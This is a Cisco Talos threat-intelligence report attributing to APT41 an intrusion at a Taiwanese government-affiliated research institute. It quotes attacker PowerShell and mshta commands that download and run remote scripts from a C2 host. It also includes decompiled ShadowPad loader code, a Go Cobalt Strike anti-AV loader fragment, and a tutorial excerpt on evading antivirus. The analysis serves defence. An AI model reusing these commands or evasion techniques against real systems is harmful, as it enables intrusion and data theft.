APT41 likely compromised Taiwanese government-affiliated research institute with ShadowPad and Cobalt Strike

Joey Chen ⋮⋮ 8/1/2024

By Joey Chen, Ashley Shen, Vitor Ventura

Thursday, August 1, 2024 08:00
Threat Spotlight APT RAT

- Cisco Talos discovered a malicious campaign that compromised a Taiwanese government-affiliated research institute that started as early as July 2023, delivering the ShadowPad malware, Cobalt Strike and other customized tools for post-compromise activities.
- The activity conducted on the victim endpoint matches the hacking group APT41, alleged by the U.S. government to be comprised of Chinese nationals. Talos assesses with medium confidence that the combined usage of malware, open-source tools and projects, procedures and post-compromise activity matches this group’s usual methods of operation.
- The ShadowPad malware used in the current campaign exploited an outdated vulnerable version of Microsoft Office IME binary as a loader to load the customized second-stage loader for launching the payload.
- We also discovered that APT41 created a tailored loader to inject a proof-of-concept for CVE-2018-0824directly into memory, utilizing a remote code execution vulnerability to achieve local privilege escalation.

Taiwanese Government-Affiliated Research Institute compromised by Chinese Actor

In August 2023, Cisco Talos detected abnormal PowerShell commands connecting to an IP address to download and execute PowerShell scripts in the environment of a Taiwanese government-affiliated research institute. The victim in this attack was a research institute in Taiwan, affiliated with the government, that specializes in computing and associated technologies. The nature of research and development work carried out by the entity makes it a valuable target for threat actors dedicated to obtaining proprietary and sensitive technologies of interest to them.

Chinese Threat Actors likely Behind the Attacks

Cisco Talos assesses with medium confidence that this campaign is carried out by APT41, alleged by the U.S. government to be comprised of Chinese nationals. This assessment is based primarily on overlaps in tactics, techniques and procedures (TTPs), infrastructure and malware families used exclusively by Chinese APT groups. Talos’ analyses of the malware loaders used in this attack reveal that these are ShadowPad loaders. However, Talos has been unable to retrieve the final ShadowPad payloads used by the attackers.

ShadowPad, widely considered the successor of PlugX, is a modular remote access trojan (RAT) only seen sold to Chinesehackinggroups. The malware was publicly reported being used by APT41, which is a hacking group believed to be based out of Chengdu, China, according to the U.S. Department of Justice. Along with APT41 it has also been used by other Chinese hacking groups like Mustang Panda and the Tonto Team.

During the investigation, we observed a couple TTPs or IoC that were observed in previous reported campaigns, including the following:


- **The same second stage loader binary**: A second stage loader, that acts as a successor to the initial side-loaded ShadowPad loader, discovered by Talos was also linked to ShadowPad and previously associated with ShadowPad publicly. We have also observed identical loading mechanisms, infection chains and file names being utilized in the current attacks with reliable previous open-source reporting.
- **Infrastructure overlapping:** Beside the binary connection, we also found a C2 (103.56.114[.]69) that was reported by Symantec. Although the campaign reportedly ran in April 2022, which is more than one year before the campaign we discovered, there were a few similarities between the TTPs observed in the two campaigns. This includes using the same ShadowPad Bitdefender loader, using similar file names for the tool, using Filezilla for moving files between endpoints and using the WebPass tool for dumping credentials.
- **The employment of Bitdefender executable for sideloading:** The malicious actor leverages Bitdefender where it uses an eleven year old executable to sideload the DLL-based ShadowPad loader. This technique has

been seen in a variety of reports which have been attributed to APT41. This technique has been reported in multiple reports (Reports: 1, 2, 3, 4).

Chinese Speaking Threat Actor

This attack saw the use of a unique Cobalt Strike loader, written in GoLang is meant to evade detection of Cobalt Strike by Windows Defender. This loader is based on an anti-AV loader named CS-Avoid-Killing hosted on GitHub and written in Simplified Chinese. The repository is promoted in multiple Chinese hacking forums and technical tutorial articles.

The Cobalt Strike loader also consists of file and directory path strings in Simplified Chinese, indicating that the threat actors that built/compiled the loader were well-versed in the language.



Gality369 Update README.md 0e7486a on Aug 11, 2021

C版本	Merge branch 'master' of https://github.com/Gality369/CS-Avoid-killing …	4
go版本	以更人性化的角度修改go生成脚本部分	4
powershell版本	修复C版本中代码潜在的安全问题,生成的加载器更加人性化	4
python2版本	修复python3 ctypes类问题	3
python3版本	修复python3 ctypes类问题	3
LICENSE	Initial commit	4
README.md	Update README.md	3

README.md

CS-Avoid-killing

CS免杀,包括python版和C版本的(经测试Python打包的方式在win10上存在bug,无法运行,Win7测试无异常


V1.0: 目前测试可以过Defender/火绒的静杀+动杀,360还没测= =不想装360全家桶了,可以自行测试

下一步开发计划:

V1.5: 加入C版本CS免杀(已完成)

V1.7:加入Powershell的免杀(已完成)

The Github repository of Cobalt Strike loader.


OPENLITESPEED
APEREO CAS
鱼叉攻击策略
GITLAB
COBALT STIKE
I. COBALT STIKE服务器搭建历程
II. COBALT STIKE服务器隐藏真实IP
III. 域名前置隐藏C2服务器
IV. CS上线木马免杀入门
APACHE LOG4J2
OCR IN BP
GET-STARTED
CTF
二进制研究/BIN
POLKIT
代理池：BASED ON SCYLLA
WAF
代码审计

sentrylab.cn / 研究

> 木马上线老生常谈的问题就是免杀；特别是windows免杀，安全市场经过相当长一段时间的洗礼后，国内已然涌现出很多「优秀」的安全软件；
>
> 所以本篇来简单聊一下免杀入门，如何快速针对自己的需求做出一个免杀效果还不错的木马；

注意/ATTENTION PLZ!!!

Windows Defender关闭自动提交样本

Windows安全中心 -> 病毒和威胁防护 -> "病毒和威胁防护"设置 -> 管理设置 -> 自动提交样本【关】

过了免杀不要传到任何沙箱

1、环境

- Golang Based on Windows
- Python Based on Window/Linux/macOS
  - pip/pip3
- CS-Loader

原仓库：

```
origin  https://github.com/Gality369/CS-Loader.git (fetch)
origin  https://github.com/Gality369/CS-Loader.git (push)
```

2、实现

详细过程可以参考CS-Loader仓库教程

不做搬运

Technical tutorial article on making anti-AV [Cobalt Strike backdoor](#).

Tactic, Technique and Procedure Analysis

In August 2023, Cisco Talos detected abnormal PowerShell commands connected to an IP address to download PowerShell script for execution in the environment of the target. We performed an investigation based on our telemetry and found the earliest infiltration trace from mid July, 2023. We currently lacked sufficient evidence to conclusively determine the initial attack vector. The threat actor compromised three hosts in the targeted environment and was able to exfiltrate some documents from the network.

Foothold establishment

Upon accessing the network, attackers start to gain a foothold by executing malicious code and binaries on the machine. On the machine with the web server, a webshell is installed to enable the threat actor’s ability to perform discovery and execution. The threat actors also dropped malwares including ShadowPad and Cobalt Strike with three different approaches: the installed webshell, RDP access and the reverse shell.

Webshell drop

C:/www/un/imjp14k.dll

C:/www/un/service.exe

C:/www/un/imjp14k.dll.dat

RDP drop

C:/Users/[hide]/Desktop/log.dll

C:/Users/[hide]/Desktop/imjp14k.dll

C:/Users/[hide]/Desktop/service.exe

C:/Users/[hide]/Desktop/imjp14k.dll.dat

C:/Users/[hide]/Desktop/log.dll.dat

Reverse shell drop

C:/Users/Public/calc.exe

C:/Users/Public/service.exe

C:/Users/Public/imjp14k.dll

C:/Users/Public/imjp14k.dll.dat

C:/Users/Public/log.dll

```
C:/Users/Public/log.dll.dat
```

We noticed that a couple of the ShadowPad components were detected and quarantined by our solution when being dropped. The threat actor later changed their tactic to bypass the detection.The first attempt was running the following PowerShell commands to launch the PowerShell script for downloading additional scripts (PowerShell and HTA) to run backdoor in memory.

```
powershell IEX (New-Object
System.Net.Webclient).DownloadString('http://103.56.114[.]69:8085/p.ps1');test123"

powershell IEX (New-Object
System.Net.Webclient).DownloadString('https://www.nss.com[.]tw/p.ps1');test123"

mshta https://www.nss.com[.]tw/1.hta

powershell -nop -w hidden

-encodedcommand
“JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFM..."
```

However, the attempt was again detected and interrupted before the attackers could carry out further actions. Later on, the attackers used another two PowerShell commands to download Cobalt Strike malware from a compromised C2 server (www.nss.com[.]tw). The Cobalt Strike malware had been developed using an anti-AV loader to bypass AV detection and avoid the security product quarantine. The following command was used by the threat actor to download anti-AV malware and run the malware in the victim's host machine. A more detailed description about the Cobalt Strike loader can be found in the Malware and Malicious Tools Analysis.

```
powershell (new-object
System.Net.WebClient).DownloadFile('https://www.nss.com[.]tw/calc.exe','C:/users/public/calc.exe');"

powershell (new-object
System.Net.WebClient).DownloadFile('https://www.nss.com[.]tw/calc.exe','C:/users/public/calc2.exe'); "
```

During the compromise the threat actor attempts to exploit CVE-2018-0824, with a tool called UnmarshalPwn, which we will detail in the sections below.

The malicious actor is careful, in an attempt to avoid detection, during its activity executes “quser” which, when using RDP allows it to see who else is logged on the system. Hence the actor can stop its activity if any other use is on the system. Cisco Talos also noticed that once the backdoors are deployed the malicious actor will delete the webshell and guest account that allowed the initial access.

Information gathering and exfiltration

We observed the threat actor harvesting passwords from the compromised environment. The actor uses Mimikatz to harvest the hashes from the lsass process address space and WebBrowserPassView to get all credentials stored in the web browsers.

From the environment the actor executes several commands including using “net,” “whoami,” “quser,” “ipconfig,” “netstat,” and “dir” commands to obtain information on user accounts, directory structure, and network configurations from the compromised systems. In addition, we also observed query to the registry key to get the current state of software inventory collection on the system with the following command:

```
C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v
collectionstate /reg:64
```

Beside running commands to discover the network, we also observed the ShadowPad sample perform lightweight network scanning to collect the hosts in the network. The malware tries to discover other machines in the same compromised network environment by connecting to the IPs under the same C class sequentially. The connections were all sent to port “53781”, with unknown reason.

To exfiltrate a large number of files from multiple compromised machines, we observed threat actors using 7zip to compress and encrypt the files into an archive and later using backdoors to send the archive to the control and command server.

Malicious Toolkit Analysis


Although there is no new backdoor or hacking tools in this attack, we did find some interesting malware loaders. The threat actor leverages two major backdoors into their infection chains in this campaign, including both shadowPad and Cobalt Strike malware. Those two major backdoors were installed via webshell, reverse shell and RDP by the attacker themselves. In addition, two interesting hacking tools were also found, one is to get local privilege escalation and the other is to get web browser credentials.

ShadowPad Loader

During our investigation of this campaign, we encountered two distinct iterations of ShadowPad. While both iterations utilized the same sideloading technique, they each exploited different vulnerable legitimate binaries to initiate the ShadowPad loader.

The initial variant of the ShadowPad loader had been previously discussed in 2020, and some vendors had referred to it as 'ScatterBee'. Its technical structure and the names of its multiple components have remained consistent with earlier reports.

The more recent variant of the ShadowPad loader targeted an outdated and susceptible version of the Microsoft Office IME imecmnt.exe binary, which is over 13 years old. Upon execution, this loader examines the current module for a specific byte sequence at offset 0xE367. Successful verification of the checksum prompts the loader to seek out and decrypt the "Imjp14k.dll.dat" payload for injection into the system's memory.




```
{
  dword_10010CFC = a1;
  v3 = GetModuleHandleW(0);
  loader_ = (char *)v3 + 0xE367;
  if ( *((_BYTE *)v3 + 0xE367) == 0x8B && *((_BYTE *)v3 + 0xE368) == 0xF8 )
  {
    v5 = (char *)((char *)malware_start - (char *)loader_ - 5);
    v11 = v5;
    strcpy(ProcName, "VirtualProtect");
    ModuleHandleA = GetModuleHandleA("KERNEL32");
    ProcAddress = GetProcAddress(ModuleHandleA, ProcName);
    if ( ((int (__stdcall *)(char *, int, int, char *))ProcAddress)(loader_, 5, 64,
```

The imjp14k loader checksum

Furthermore, we conducted a pivot analysis of this latest loader using VirusTotal and other malware cloud repositories. We identified two different loader types, yet both employed the same legitimate binary to launch the malware.

- G:\Bee\Bee6.2(HD)\Src\Dll_3F_imjp14k\Release\Dll_3F_imjp14k.pdb
- G:\Bee\Tree\Src\Dll_3F_imjp14k\Release\Dll.pdb




```
v5 = sub_10001820('N');
sub_10003A50(v5, "\n");
v6 = (UINT (*)())((char *)ModuleHandleA + 0xE367);
v7 = sub_10001820('R');
sub_10003A50(v7, "\n");
if ( *(_BYTE *)v6 != 0x8B || *((_BYTE *)v6 + 1) != 0xF
{
  sub_10003A50(&dword_1002CD10, "E1\n");
  return 0;
}
v9 = sub_10001820('^');
sub_10003A50(v9, "\n");
v10 = (char *)((char *)malware_start - (char *)v6 - 5);
v11 = sub_10001820('b');
```

Second type of imjp14k loader checksum

Cobalt Strike “Anti-AV loader” from Chinese Open Source Project


There is a Cobalt Strike loader also detected in this incident. With deep analysis for this loader, we found the loader not only packed with UPX but modified the section name to anti-unpack the malware. There are some interesting observations here suggesting that the adversary may be speaking Chinese. The loader was developed by Go programming language and string in the binary indicates a project name “go版本” which means “go version” in mandarin. Based on the project name we found that the code was cloned from a GitHub source that was written in simplified Chinese and the project is to avoid the Cobalt Strike being deleted by antivirus products.



```
              db    0
aCUsersAdminist db 'C:/Users/Administrator/Desktop/tools/CS-Loader/go版本/CS-Loader.
              db    0
```

Embedded project name


Upon analyzing the malware and GitHub page we found, we discovered that the attacker might have followed the GitHub steps to generate this loader and deploy the Cobalt Strike beacon to the victim's environment, the screenshots are shown this loader will get an encrypted picture from C2 server and the code logical same as the one on GitHub.



```go
        return hex.EncodeToString(h.Sum(nil))
    }
func main()  {
        imageURL := "...your img url..."
        rc4KeyPlain := "...your RC4 key..."

        rc4Key := []byte(md5V(rc4KeyPlain))
